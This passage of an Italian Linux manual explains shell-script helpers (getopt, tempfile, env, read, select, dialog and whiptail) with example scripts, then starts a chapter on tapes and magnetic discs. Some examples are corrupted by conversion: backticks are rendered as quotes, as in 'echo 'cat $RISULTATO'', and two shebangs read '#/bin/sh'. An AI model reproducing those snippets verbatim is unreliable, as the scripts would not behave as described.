Elimina la gestione di tutti i tipi di binari da interpretare.

65.4 Riferimenti

- Richard Günther, *Kernel Support for miscellaneous (your favorite) Binary Formats*

  <file:///usr/src/linux/Documentation/binfmt_misc.txt>

- Brian A. Lantz, Richard Günther, *Java(tm) Binary Kernel Support for Linux*

  <file:///usr/src/linux/Documentation/java.txt>

Strumenti per la realizzazione di script di shell

Lo script di shell è un programma molto semplice, che di solito ha solo lo scopo di automatizzare delle operazioni banali, ma ripetitive. Tuttavia, con l'uso di programmi di servizio realizzati appositamente per questi scopi, si possono costruire degli script piuttosto sofisticati con poca fatica.

66.1 Scansione delle opzioni della riga di comando

Se si realizza uno script che deve essere richiamato fornendogli degli argomenti (dei parametri) sotto forma di opzione, come si è abituati con i programmi di servizio comuni, può essere conveniente l'utilizzo di programmi o comandi appositi. Tradizionalmente si fa riferimento a '**getopt**', del quale esistono però diverse interpretazioni; in particolare, la shell Bash fornisce il comando interno '**getopts**' (simile, ma non compatibile con '**getopt**'), descritto nella sezione 64.19. È importante osservare che anche tra una distribuzione GNU/Linux e l'altra ci possono essere differenze tra i programmi di servizio '**getopt**'.

66.1.1 Versione tradizionale di getopt

Il programma di servizio '**getopt**' tradizionale ha la sintassi seguente:

getopt *stringa_di_opzioni* *parametro* ...

La stringa di opzioni è un elenco di lettere che rappresentano le opzioni ammissibili; se ci sono opzioni che richiedono un argomento, le lettere corrispondenti di questa stringa devono essere seguite dal simbolo due punti ('**:**'). Gli argomenti successivi sono i valori dei parametri da analizzare. Lo scopo del programma è solo quello di controllare che tutto sia in ordine e di mettere a posto quello che è possibile sistemare, emettendo l'elenco delle opzioni, nel modo «corretto». Per esempio:

$ **getopt ab:c -a uno -b due -c tre quattro**

Potrebbe restituire il testo seguente:

```
-a -b due -c -- uno tre quattro
```

Infatti, avendo utilizzato la definizione '**ab:c**', è stato stabilito che solo l'opzione '**-b**' ha un argomento, per cui, l'argomento '**uno**' è stato spostato alla fine delle opzioni, dopo il trattino doppio ('**--**').

Se il programma '**getopt**' di cui si dispone è aderente strettamente alle specifiche POSIX, il risultato che si ottiene è diverso, dal momento che la scansione termina nel momento in cui si trova il primo argomento che non riguarda le opzioni:

```
-a -- uno -b due -c tre quattro
```

L'esempio seguente dovrebbe chiarire in che modo si può utilizzare '**getopt**' per scandire gli argomenti della riga di comando:

```
#!/bin/sh
# scansione_1.sh

# Si raccoglie la stringa generata da getopt.
STRINGA_ARGOMENTI=`getopt ab:c "$@"`

# Si trasferisce nei parametri $1, $2,...
eval set -- "$STRINGA_ARGOMENTI"
```

```
while true ; do
    case "$1" in
        -a) echo "Opzione a"
            shift
            ;;
        -b) echo "Opzione b, argomento «$2»"
            shift 2
            ;;
        -c) echo "Opzione c"
            shift
            ;;
        --) shift
            break
            ;;
        *)  echo "Errore imprevisto!"
            exit 1
            ;;
        esac
done

echo "Argomenti rimanenti:"
for argomento in "$@"
do
    echo "$argomento"
done
```

In pratica, si comprende che lo scopo di '**`getopt`**' è solo quello di fare un po' di ordine tra le opzioni e di distinguere le opzioni dal resto. Supponendo che il nome dello script sia '**`scansione_1.sh`**', se si utilizza come nell'esempio già visto,

```
$ ./scansione_1.sh -a uno -b due -c tre quattro
```

si dovrebbe ottenere il risultato seguente:

```
Opzione a
Opzione b, argomento «due»
Opzione c
Argomenti rimanenti:
uno
tre
quattro
```

Se invece '**`getopt`**' è strettamente aderente alle specifiche POSIX, il risultato cambia come segue:

```
Opzione a
Argomenti rimanenti:
uno
-b
due
-c
tre
quattro
```

66.1.2 getopt nella versione dei programmi di servizio Linux

I programmi di servizio Linux si compongono anche di una versione di '**`getopt`**' [1] un po' più evoluta dello standard, che comunque è compatibile con il passato. È ammissibile l'uso della stessa sintassi vista nella sezione precedente e in particolare si può anche forzare l'aderenza alle specifiche POSIX definendo la variabile di ambiente '**`POSIXLY_CORRECT`**'. Questa edizione di '**`getopt`**' è in grado di identificare anche le opzioni «lunghe». Oltre allo schema sintattico già visto, si può utilizzare in particolare quello seguente:

> [getopt *opzioni_di_getopt*] -o|--options *stringa_di_opzioni_corte* [*opzioni_di_getopt*] ↩
> ↪-- *parametro_da_scandire*...

In pratica, questa versione di '**`getopt`**' può avere delle opzioni per conto proprio, che ne regolano il funzionamento, tra le quali '**`-o`**' è obbligatoria, dal momento che il suo argomento è proprio la stringa che definisce quali opzioni possono essere presenti nei parametri. Eventualmente, per indicare opzioni lunghe, si utilizza l'opzione '**`-l`**'.

La stringa che definisce le opzioni corte, si comporta fondamentalmente come già spiegato nella sezione precedente. In particolare, se si usano due volte i due punti ('**`::`**'), si specifica che l'opzione ha un argomento facoltativo e non obbligatorio. La stringa che definisce le opzioni lunghe è simile a quella delle opzioni corte, con la differenza che, dovendo indicare dei nomi e non solo delle lettere singole, questi sono separati attraverso una virgola; per quanto riguarda l'uso dei due punti, la modalità è la stessa.

Questa versione di '**`getopt`**' ha anche la particolarità di essere in grado di proteggere gli argomenti che ne hanno bisogno, ma per arrivare a questo deve sapere con quale shell si sta operando. Infatti, dal momento che '**`getopt`**' restituisce una stringa che poi deve essere scandita nuovamente, se un argomento contiene caratteri particolari che richiedono una qualche forma di protezione (come gli spazi), è necessario che venga fatta una trasformazione opportuna, che non può essere unica per tutte le situazioni. In condizioni normali, il risultato che si ottiene è adatto per Bash, altrimenti occorre utilizzare l'opzione '**`-s`**'.

Alcune opzioni

> -o *stringa_di_opzioni_corte* | --options *stringa_di_opzioni_corte*

Definisce le opzioni normali che devono essere cercate tra i parametri, specificando anche se queste hanno un argomento, obbligatorio o facoltativo.

> -l *stringa_di_opzioni_lunghe* | --longoptions *stringa_di_opzioni_lunghe*

Definisce le opzioni lunghe che devono essere cercate tra i parametri, specificando anche se queste hanno un argomento, obbligatorio o facoltativo.

> -s {sh|bash|csh|tcsh}

> --shell {sh|bash|csh|tcsh}

Definisce il tipo di shell che si sta utilizzando, permettendo di definire il modo migliore per proteggere i caratteri che richiedono questo tipo di accortezza.

> -n *nome_del_programma* | --name *nome_del_programma*

Dal momento che '**`getopt`**' può segnalare gli errori, con questa opzione è possibile definire il nome del programma al quale attribuire l'errore generato.

[1] **util-linux: getopt** UCB BSD

Esempi

Come esempio viene mostrata una variante dello script proposto nella sezione precedente, dove si scandiscono anche le opzioni lunghe e l'ultima ha un argomento facoltativo.

```
#!/bin/sh
# scansione_1.sh

# Si raccoglie la stringa generata da getopt.
STRINGA_ARGOMENTI=‘getopt -o ab:c:: -l a-lunga,b-lunga:,c-lunga:: -- "$@"‘

# Si trasferisce nei parametri $1, $2,...
eval set -- "$STRINGA_ARGOMENTI"

while true ; do
    case "$1" in
        -a|--a-lunga)
            echo "Opzione a"
            shift
            ;;
        -b|--b-lunga)
            echo "Opzione b, argomento «$2»"
            shift 2
            ;;
        -c|--c-lunga)
            case "$2" in
                "") echo "Opzione c, senza argomenti"
                    shift 2
                    ;;
                *)  echo "Opzione c, argomento «$2»"
                    shift 2
                    ;;
            esac
            ;;
        --) shift
            break
            ;;
        *)  echo "Errore imprevisto!"
            exit 1
            ;;
        esac
done

echo "Argomenti rimanenti:"
for argomento in "$@"
do
    echo "$argomento"
done
```

Supponendo che il nome dello script sia '**scansione_2.sh**', se si utilizza come nell'esempio seguente,

```
$ ./scansione_2.sh -auno -bdue -ctre quattro
```

oppure

```
$ ./scansione_2.sh --a-lunga=uno --b-lunga=due --c-lunga=tre quattro
```

si dovrebbe ottenere il risultato seguente:

```
Opzione a
Opzione b, argomento «due»
Opzione c, argomento «tre»
Argomenti rimanenti:
uno
quattro
```

Tuttavia, se utilizzando le opzioni corte, gli argomenti di queste non vengono attaccati alle lettere rispettive, come nell'esempio seguente,

```
$ ./scansione_2.sh -a uno -b due -c tre quattro
```

gli argomenti facoltativi non vengono presi in considerazione:

```
Opzione a
Opzione b, argomento «due»
Opzione c, senza argomenti
Argomenti rimanenti:
uno
tre
quattro
```

66.2 File temporanei

Quando si realizzano degli script, si ha spesso la necessità di realizzare dei file temporanei, magari solo per accumulare il risultato di un'elaborazione senza tentare di fare altri tipi di acrobazie. Il programma di servizio che si usa per queste cose è '**`tempfile`**':

`tempfile` [*opzioni*]

Nella maggior parte dei casi, '**`tempfile`**' viene usato senza argomenti, ottenendo la creazione di un file vuoto nella directory temporanea ('`/tmp/`'), con permessi normali (lettura e scrittura per tutti, meno quanto filtrato dalla maschera dei permessi), ottenendo il percorso assoluto di questo file dallo standard output.

Alcune opzioni

`-d` *directory* | `--directory` *directory*

Se non si vuole usare la directory temporanea standard, si può specificare la directory di destinazione del file temporaneo con questa opzione.

`-m` *modalità_dei_permessi* | `--mode` *modalità_dei_permessi*

Se si vuole evitare che il file temporaneo che viene creato abbia dei permessi di accesso troppo ampi, si può utilizzare questa opzione per stabilire qualcosa di diverso.

Esempi

$ **`tempfile`**

Crea un file temporaneo e ne restituisce il nome attraverso lo standard output.

```
#!/bin/sh
TEMPORANEO=‘tempfile‘
ls -l / > $TEMPORANEO
...
rm -r $TEMPORANEO
```

Quello che si vede è l'esempio tipico di uno script, incompleto, in cui si crea un file temporaneo accumulandone il nome in una variabile di ambiente; quindi si fa qualcosa con quel file (in questo caso si inserisce il risultato del comando '**`ls -l`**'), infine si elimina il file, sempre utilizzando l'espansione della variabile che ne contiene il nome.

66.3 Ambiente

In situazioni determinate, può essere importante avviare un programma, o un altro script con un insieme di variabili di ambiente diverso da quello che si erediterebbe normalmente. Per questo si può usare il programma di servizio '**`env`**':

```
env [opzioni] comando [argomenti_del_comando]
```

Come si può intuire, le opzioni di '**`env`**' servono a eliminare o ad aggiungere delle variabili di ambiente, senza interferire con l'ambiente dello script.

Alcune opzioni

```
-u variabile | --unset=variabile
```

Permette di eliminare la variabile di ambiente nominata.

```
- | -i | --ignore-environment
```

Azzera completamente tutto l'ambiente.

Esempi

Si supponga di avere due script: nel primo viene dichiarata la variabile di ambiente '**`CIAO`**' e viene chiamato il secondo eliminando questa variabile dall'ambiente; il secondo script si limita a mostrare il contenuto di questa variabile, se è disponibile.

```
#!/bin/sh
# ./primo.sh
CIAO="ciao a tutti"
export CIAO
env -u CIAO ./secondo.sh
echo $CIAO
```

```
#!/bin/sh
# ./secondo.sh
echo $CIAO
```

Il risultato è che funziona solo la visualizzazione della variabile che avviene con il comando '**`echo`**' del primo script, perché nel secondo non è disponibile. Sarebbe stato diverso se il primo e unico script fosse stato quello seguente:

```
#!/bin/sh
# ./primo.sh
CIAO="ciao a tutti"
export CIAO
env -u CIAO echo $CIAO
echo $CIAO
```

In questo caso, anche se il comando '**`echo`**' viene avviato senza la disponibilità della variabile '**`CIAO`**', si otterrebbe ugualmente la sua visualizzazione, dal momento che l'espansione della stessa avviene prima della chiamata del programma '**`env`**'.

66.4 Interazione con l'utente

Spesso, la realizzazione di uno script di shell interattivo, è molto difficile; o meglio, è difficile realizzare qualcosa di pratico da usare. La shell offre il comando interno '**`read`**', per leggere ciò che viene inserito attraverso la tastiera, ma questo permette di ottenere un'interazione molto banale, a livello di riga di comando. In alternativa si possono usare dei programmi realizzati appositamente per abbellire gli script, come nel caso di '**`dialog`**'.

66.4.1 $ read

Di norma, '**read**' è un comando interno della shell Bash, anche se potrebbe essere disponibile un programma di servizio equivalente, da utilizzare con una shell differente. Il modello sintattico seguente rappresenta una semplificazione di quello relativo al comando interno di Bash, volutamente, per generalizzare la descrizione di questo comando che potrebbe essere disponibile in forma differente.

```
read [-p invito] [variabile...]
```

'**read**' potrebbe essere utilizzato da solo, senza argomenti; in questo caso servirebbe soltanto per attendere la pressione del tasto [*Invio*], permettendo all'utente di leggere un'informazione che appare sullo schermo, prima di proseguire con altre operazioni.

L'opzione '**-p**' dovrebbe essere abbastanza chiara: permette di definire una stringa di invito all'inserimento di qualcosa. Infine, i nomi che vengono collocati in coda alla riga di comando, rappresentano altrettante variabili di ambiente che vengono create appositamente, assegnando loro le parole inserite attraverso '**read**'; in particolare, l'ultima variabile dell'elenco raccoglie tutte le parole rimanenti.

```
#!/bin/bash

echo -n "Inserisci una frase: "
read UNO DUE TRE
echo "La prima parola inserita è «$UNO»"
echo "La seconda parola inserita è «$DUE»"
echo "Il resto della frase è «$TRE»"
```

L'esempio dovrebbe permettere di capire il funzionamento di '**read**'. Si osservi in particolare il fatto che l'invito viene ottenuto attraverso il comando '**echo**', utilizzato con l'opzione '**-n**'. Supponendo che si tratti dello script '**read.sh**':

```
$ ./read.sh[Invio]

Inserisci una frase: ciao come stai? io sto bene[Invio]

La prima parola inserita è «ciao»
La seconda parola inserita è «come»
Il resto della frase è «stai? io sto bene»
```

66.4.2 $ select

La shell Korn e la shell Bash offrono una struttura di controllo particolare, utile per la selezione interattiva di un elemento da un elenco. Si tratta di '**select**', la cui sintassi si riassume nello schema sintattico seguente:

```
select variabile [in valore...]
do
    lista_di_comandi
done
```

L'elenco di parole che segue '**in**' viene espanso, generando una lista di elementi. L'insieme delle parole espanse viene emesso attraverso lo standard error, ognuna preceduta da un numero. Se '**in**' (e i suoi argomenti) viene omesso, vengono utilizzati i parametri posizionali ('**$1**', '**$2**', ecc.). In pratica è come se fosse stato usato '**in $@**'.

Dopo l'emissione dell'elenco, viene mostrato l'invito contenuto nella variabile '**PS3**' e viene letta una riga dallo standard input. Se la riga consiste del numero corrispondente a una delle parole mostrate, allora viene assegnato alla variabile indicata dopo '**select**' la parola corrispondente.

Se la riga è vuota (probabilmente è stato premuto soltanto [*Invio*]), l'elenco e l'invito vengono emessi nuovamente. Se viene letto il codice corrispondente a EOF ([*Ctrl+d*]), il comando termina. Qualsiasi altro valore letto fa sì che la variabile sia posta al valore della stringa nulla. La riga letta viene salvata nella variabile '**`REPLY`**'. La lista di comandi che segue '**`do`**' viene eseguita dopo ciascuna selezione fino a che non viene incontrato un comando '**`break`**' o '**`return`**'.

Il valore restituito da '**`select`**' è quello dell'ultimo comando eseguito all'interno della lista '**`do`**', oppure zero se nessun comando è stato eseguito.

Viene mostrato nuovamente lo stesso esempio già presentato in occasione della descrizione di '**`select`**' fatta nell'ambito dei capitoli dedicati a Bash: fa apparire un menù composto dagli argomenti fornitigli; a ogni selezione mostra quello scelto.

```
#!/bin/bash
select i in $*
do
    echo "hai selezionato $i premendo $REPLY"
    echo ""
    echo "premi Ctrl+c per terminare"
done
```

L'esempio seguente proviene dagli script di nanoLinux II e rappresenta la selezione del nome di un'interfaccia di rete, che viene accumulato nella variabile di ambiente '**`INTERFACCIA`**':

```
echo "Selezionare l'interfaccia."
select i in eth0 eth1 eth2 plip0 plip1 plip2
do
    INTERFACCIA=$i
    break
done
```

66.4.3 Dialog e Whiptail

Dialog [2] e Whiptail [3] sono due programmi abbastanza compatibili che hanno lo scopo di gestire effetti più appariscenti in uno script di shell, dal momento che interagiscono con l'utilizzatore attraverso schermate colorate e finestre di dialogo, anche se solo a livello di carattere e senza una grafica vera e propria.

`dialog` [*opzioni_generali*] [*definizione_del_tipo_di_interazione*]

`whiptail` [*opzioni_generali*] [*definizione_del_tipo_di_interazione*]

La differenza più importante tra i due sta nell'utilizzo di librerie differenti: Dialog usa la libreria Ncurses, [4] mentre Whiptail usa la libreria Newt. [5]

La riga di comando distingue due tipi di opzioni: quelle che hanno valore in senso generale influenzando il comportamento del programma e quelle che definiscono un tipo di interazione con l'utilizzatore. Nella documentazione originale, queste ultime sono definite *box-options*, perché si riferiscono ai riquadri che vengono mostrati sullo schermo. Evidentemente, si può utilizzare al massimo una sola opzione che definisca una finestra di dialogo.

Dovendo definire delle finestre su uno schermo a caratteri, le opzioni che permettono di descriverle, fanno riferimento a delle dimensioni in caratteri. Questi valori non possono essere omessi e in caso si voglia fare riferimento alle dimensioni ottimali, in base alla disponibilità dello schermo, basta indicare il valore zero, tenendo conto però che questa possibilità non funziona sempre.

[2] **Dialog** GNU GPL
[3] **Whiptail** GNU LGPL
[4] **Ncurses** software libero con licenza speciale FSF
[5] **Newt** GNU LGPL

La documentazione di Dialog in particolare è accompagnata da esempi di script più completi di quelli che si vedono qui. Vale la pena di studiarli per apprendere bene il funzionamento di questi programmi. In generale, dovrebbero trovarsi a partire dalla directory '`/usr/share/doc/dialog/`'.

Alcune opzioni generali

`--clear`

Se si utilizza questa opzione generale, si fa in modo di ripulire lo schermo prima di mostrare il riquadro della finestra di dialogo.

`--title` *titolo_finestra*

Permette di dare un titolo alla finestra di dialogo.

`--backtitle` *sottotitolo_finestra*

Permette di dare un titolo allo sfondo, che appare nella parte superiore dello schermo, al di fuori della finestra di dialogo relativa.

`--separate-output`

Questa opzione altera il modo in cui viene emesso il risultato di un'interazione. Per la precisione serve quando si utilizza una finestra di dialogo contenente una lista di caselline da barrare. Si veda a questo proposito l'opzione '**`--checklist`**'.

`--fb`

Questa opzione riguarda esclusivamente Whiptail e consente di visualizzare pulsanti grafici più appariscenti del normale.

Alcune opzioni per la definizione della finestra di dialogo

`--yesno` *testo altezza larghezza*

Fa apparire una finestra di dialogo molto semplice, in cui viene mostrato il testo indicato, al quale si deve rispondere con un «sì», oppure con un «no», rappresentati da due pulsanti grafici: [YES] e [NO]. Se la risposta è «sì», viene restituito *Vero* (il valore zero), altrimenti si ottiene *Falso* (un valore diverso da zero).

`--msgbox` *testo altezza larghezza*

La finestra di dialogo che si ottiene, serve a mostrare un messaggio, per il quale si attende la conferma da parte dell'utilizzatore. Alla base della finestra appare il pulsante grafico [OK], selezionando il quale si conclude il funzionamento del programma.

`--infobox` *testo altezza larghezza*

In questo caso, più che di una finestra di dialogo, si tratta di una finestra contenente un messaggio, per il quale non viene attesa alcuna azione da parte dell'utente. In pratica, il programma mostra il messaggio e termina immediatamente di funzionare. Può essere paragonato a un comando '**`echo`**', molto più appariscente.

`--inputbox` *testo altezza larghezza* [*risposta_predefinita*]

Questa finestra di dialogo permette all'utilizzatore di inserire un testo libero, dove eventualmente è possibile mostrare inizialmente una risposta predefinita. Alla base della finestra appaiono i pulsanti grafici [OK] e [CANCEL]. Se si seleziona [OK], si conferma il testo inserito, che viene emesso attraverso lo standard output; altrimenti, con [CANCEL], non si ottiene alcun risultato.

`--passwordbox` *testo altezza larghezza* [*risposta_predefinita*]

Questa finestra di dialogo è analoga a quella che si ottiene con '**`--inputbox`**', con la differenza che non si vede quanto digitato dall'utente.

`--textbox` *file altezza larghezza*

Questa finestra di dialogo serve a permettere la visualizzazione di un file di testo. L'utilizzatore può usare intuitivamente i tasti [*Pagina su*], [*Pagina giù*] e i tasti freccia, anche per degli spostamenti orizzontali. Alla base della finestra si vede il pulsante grafico EXIT, che permette di concludere la visualizzazione.

> È il caso di annotare un problema relativo agli stop di tabulazione. Se il testo da visualizzare ne contiene, è molto probabile che la visualizzazione di questo avvenga in modo disallineato rispetto alla realtà. Ciò dipende dal fatto che la visualizzazione avviene all'interno di un'area incorniciata, per cui gli stop di tabulazione si trovano spostati rispetto alla loro posizione originale. In questi casi, converrebbe rielaborare il file da visualizzare attraverso il programma '**`expand`**', prima di passare alla visualizzazione.

`--menu` *testo altezza larghezza altezza_menù* [*elemento descrizione*]...

Questo tipo di finestra di dialogo comincia a essere un po' più complicato. Il suo scopo è quello di mostrare un menù, composto da coppie di valori, dove il primo è ciò che viene restituito attraverso lo standard output nel caso di selezione e il secondo è la sua descrizione. Il menù, ovvero l'elenco di queste voci, può avere un'altezza determinata, ma anche in questo caso si può stabilire una larghezza predefinita utilizzando semplicemente lo zero. Sulle voci del menù appare un cursore in forma di barra di scorrimento, che può essere spostata con i tasti freccia o i tasti pagina, mentre alla base della finestra appaiono i pulsanti grafici OK e CANCEL. Selezionando OK, il programma termina emettendo la stringa corrispondente all'elemento che si trova evidenziato dalla barra di scorrimento; selezionando CANCEL non si ottiene alcun risultato.

`--checklist` *testo altezza larghezza altezza_menù* [*elemento descrizione* `on`|`off`]...

Questo tipo di finestra di dialogo è simile a quella che si ottiene con l'opzione '**`--menu`**'. La differenza fondamentale sta nel fatto che in questo caso è possibile selezionare più voci, attraverso delle caselle di selezione: anche qui c'è una barra di scorrimento e quando ci si trova sopra la voce desiderata, la [*barra spaziatrice*] mette o toglie il segno di selezione. A differenza dell'opzione '**`--menu`**', le voci del menù possono essere già attivate o meno, pertanto si aggiunge la parola chiave '**`on`**' oppure '**`off`**'.

La particolarità di questo tipo di selezione, richiede attenzione nel modo in cui deve essere interpretato il risultato emesso attraverso lo standard output. Infatti, in condizioni normali, vengono restituite le stringhe corrispondenti alle voci di menù selezionate, delimitate tra apici doppi. Se questo sistema crea difficoltà, si può abbinare l'uso dell'opzione '**`--separate-output`**' perché queste stringhe siano separate dal codice di interruzione di riga, senza l'uso di delimitatori di altro tipo.

`--radiolist` *testo altezza larghezza altezza_menù* [*elemento descrizione* `on`|`off`]...

Questo tipo di finestra di dialogo si comporta in modo simile a quella ottenuta con l'opzione '**`--checklist`**'. La differenza sta nel fatto che si può selezionare solo una voce dall'elenco, per cui il risultato non comporta difficoltà nell'interpretazione. Evidentemente, si può preselezionare solo una delle voci del menù.


Esempi

Gli esempi seguenti vengono mostrati con Dialog, ma funzionano nello stesso modo anche con Whiptail.

```
#/bin/sh

if dialog --yesno "Ti piace Dialog?" 0 0
then
    echo "Ottimo!"
else
    echo "Peccato :-)"
fi
```

In questo script, viene mostrata la finestra di dialogo che si vede nella figura 66.1; in base alla scelta affermativa o negativa, si ottiene la visualizzazione di un messaggio differente.

Figura 66.1. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**--yesno**'.

```
.----------------------.
|   Ti piace Dialog?   |
|----------------------|
| < Yes >      <  No  > |
'----------------------'
```

Nello stesso modo, lo script seguente, che utilizza Whiptail con l'aggiunta dell'opzione '**--fb**', si traduce in un risultato simile:

```
#/bin/sh

if whiptail --fb --yesno " Ti piace Whiptail? " 0 0
then
    echo "Ottimo!"
else
    echo "Peccato :-)"
fi
```

```
dialog --title "Domanda" --yesno "Ti piace dialog?" 0 0
```

Questo comando rappresenta solo una variante dell'esempio precedente (a parte il fatto che manca il contorno dello script) e si vede l'aggiunta dell'indicazione di un titolo della finestra.

```
#!/bin/sh

RISULTATO=‘tempfile‘

dialog --title "Menù" \
--menu "Scegli il colore che preferisci" \
0 0 0 \
0 nero \
1 marrone \
2 rosso \
3 arancio \
4 giallo \
5 verde \
6 blu \
7 viola \
8 grigio \
9 bianco 2> $RISULTATO

echo ‘cat $RISULTATO‘
```

In questo script viene mostrata la finestra di dialogo che si vede nella figura 66.2 e, in base alla scelta del colore, si ottiene il numero corrispondente.

Figura 66.2. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**--menu**'.

```
.------------- Menù --------------.
| Scegli il colore che preferisci |
| .-----------------------------. |
| |         0  nero             | |
| |         1  marrone          | |
| |         2  rosso            | |
| |         3  arancio          | |
| |         4  giallo           | |
| |         5  verde            | |
| |         6  blu              | |
| |         7  viola            | |
| |         8  grigio           | |
| |         9  bianco           | |
| '-----------------------------' |
|---------------------------------|
|     <  OK  >      <Cancel>      |
'---------------------------------'
```

```
#!/bin/sh

RISULTATO='tempfile'

dialog --separate-output --title "Selezione" \
--checklist "Scegli i colori che preferisci" \
0 0 10 \
0 nero on \
1 marrone off \
2 rosso off \
3 arancio off \
4 giallo off \
5 verde off \
6 blu off \
7 viola off \
8 grigio off \
9 bianco on \
    2> $RISULTATO

echo 'cat $RISULTATO'
```

Questo script è una variante di quello precedente in cui si possono selezionare più colori assieme. Nella figura 66.3 si vede la finestra di dialogo che si ottiene.

Figura 66.3. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**--checklist**'.

```
.------------- Menù -------------.
| Scegli i colori che preferisci |
| .----------------------------. |
| |      [X] 0  nero           | |
| |      [ ] 1  marrone        | |
| |      [ ] 2  rosso          | |
| |      [ ] 3  arancio        | |
| |      [ ] 4  giallo         | |
| |      [ ] 5  verde          | |
| |      [ ] 6  blu            | |
| |      [ ] 7  viola          | |
| |      [ ] 8  grigio         | |
| |      [X] 9  bianco         | |
| '----------------------------' |
|--------------------------------|
|     <  OK  >      <Cancel>     |
'--------------------------------'
```

Parte xvii

Memoria di massa, dischi e file system

Memoria di massa

Con il termine *memoria di massa* ci si riferisce alla parte di memoria non volatile di un elaboratore, che consente l'immagazzinamento di grandi quantità di dati. Il tipo di supporto più utilizzato è quello a disco, che permette un accesso rapido ai dati memorizzati, benché esistano ancora i nastri magnetici, graditi per la loro economicità in rapporto alla quantità di dati memorizzabili.

67.1 Nastro

Il sistema di memorizzazione a nastro è stato il primo (a parte le schede perforate) a essere utilizzato con gli elaboratori. Attualmente, si utilizzano quasi esclusivamente cartucce a nastro magnetico di vario tipo.

La memorizzazione a nastro permette la registrazione di dati in modo sequenziale. Questo significa che la modifica dei dati può avvenire solo aggiungendo queste modifiche alla fine, senza poter intervenire nella parte già memorizzata. Nello stesso modo, l'accesso a un'informazione richiede lo scorrimento del nastro fino al punto in cui questa si trova.

Solitamente, la memorizzazione di dati all'interno di un nastro avviene in forma di archivio, cioè di un file unico contenente tutti i file che si vogliono archiviare. In questo modo, è il programma di archiviazione ed estrazione a prendersi cura del confezionamento dei dati da archiviare e del loro recupero quando necessario.

67.2 Disco

Il supporto di memorizzazione a disco, ha il vantaggio di consentire l'accesso diretto ai dati senza la necessità di scorrerli sequenzialmente. Le tecniche di memorizzazione possono essere differenti: magnetica, magneto-ottica e ottica. Nel primo caso, il più comune, i dati vengono memorizzati su uno strato ferromagnetico; nel secondo, si sfrutta sempre un sistema di memorizzazione magnetica, ma su un materiale che deve essere scaldato con un fascio laser per consentire la memorizzazione; l'ultimo utilizza una memorizzazione puramente ottica, attraverso un laser.

La memorizzazione magnetica è la più comune, offre il vantaggio di una maggiore velocità di lettura e scrittura dei dati, ma è anche la meno sicura per quanto riguarda la durata di mantenimento di questi.[1]

I dischi magneto-ottici sono funzionalmente analoghi a quelli magnetici, con la differenza che, dovendo scaldare le tracce da memorizzare con un laser, quando questo calore non è disponibile non sono tanto sensibili ai campi magnetici estranei.

I dischi ottici utilizzano una memorizzazione attraverso un fascio laser. Il tipo più comune di disco ottico può essere una volta sola per memorizzare i dati, consentendo naturalmente una quantità indefinita di letture successive, ma a questo si affianca il disco riscrivibile, che può essere riutilizzato.

67.2.1 Dischi fissi e rimovibili

Esistono due tipi di dischi: quelli che sono fissati stabilmente all'apparecchiatura che permette di effettuare delle registrazioni e di leggerne il contenuto, distinguendoli da quelli che possono essere asportati e quindi sostituiti.

[1] Bisogna ricordare che esiste una grande quantità di fonti magnetiche, cominciando dal campo terrestre, a cui si aggiungono tutti quelli generati dall'attività umana: un telefono cellulare acceso, appoggiato vicino a un dischetto magnetico provoca la sua cancellazione.

Il disco fisso ha normalmente una capacità molto superiore a un disco rimovibile, permettendo di effettuare le operazioni di registrazione e rilettura dei dati molto più velocemente. Il disco rimovibile ha il vantaggio di poter essere tolto e sostituito con altri così come si può fare con un registratore e le sue cassette.

Recentemente si è diffuso anche una variante ulteriore, rappresentata da unità esterne, che possono utilizzare un disco fisso, ovvero un corpo unico con l'unità stessa, oppure un disco rimovibile.

67.2.2 Dischi magnetici

Il disco magnetico è costituito essenzialmente da uno o più piatti di materiale metallico (alluminio o un'altra lega trasparente ai campi magnetici), plastico, o vetroso, ricoperti su entrambe le facce da un deposito di ossidi ferromagnetici (la stessa sostanza che ricopre il nastro magnetico delle cassette audio). Questi piatti vengono fatti ruotare a velocità angolare costante.



Figura 67.1. Visione dall'alto di un piatto sul quale scorre una testina per la lettura e scrittura dei dati. Le tracce magnetiche, concentriche, non sono visibili, ma vengono individuate dalla testina magnetica.

L'operazione di registrazione e rilettura dei dati viene effettuata da testine, una per ogni faccia dei piatti, le quali registrano e rileggono lungo tracce concentriche del disco. Le tracce magnetiche vengono definite dalle testine stesse, durante una fase detta di inizializzazione (o formattazione) a basso livello. Le tracce sono suddivise a loro volta in settori di uguale dimensione contenenti un codice di identificazione.

Figura 67.2. Le tracce concentriche dei dischi magnetici sono suddivise in settori di uguale dimensione.

I settori sono in pratica dei contenitori di dati. L'esistenza di questi settori e del loro sistema di identificazione permette l'accesso diretto ai dati, fino all'unità minima gestibile, che è appunto il settore. Nello stesso modo, non è possibile registrare dati se prima non sono state definite le tracce e i settori.

In passato sono esistiti dischi magnetici nei quali la suddivisione delle tracce in settori veniva identificata attraverso riferimenti estranei alle tracce stesse, per esempio attraverso dei fori in qualche punto del piatto. Questo vecchio tipo di dischi veniva detto *hard sectored* (suddiviso fisicamente in settori), mentre la modalità attuale, cioè quella che si ottiene con l'inserzione di codici di riconoscimento all'inizio dei settori, si dice *soft sectored* (suddiviso logicamente in

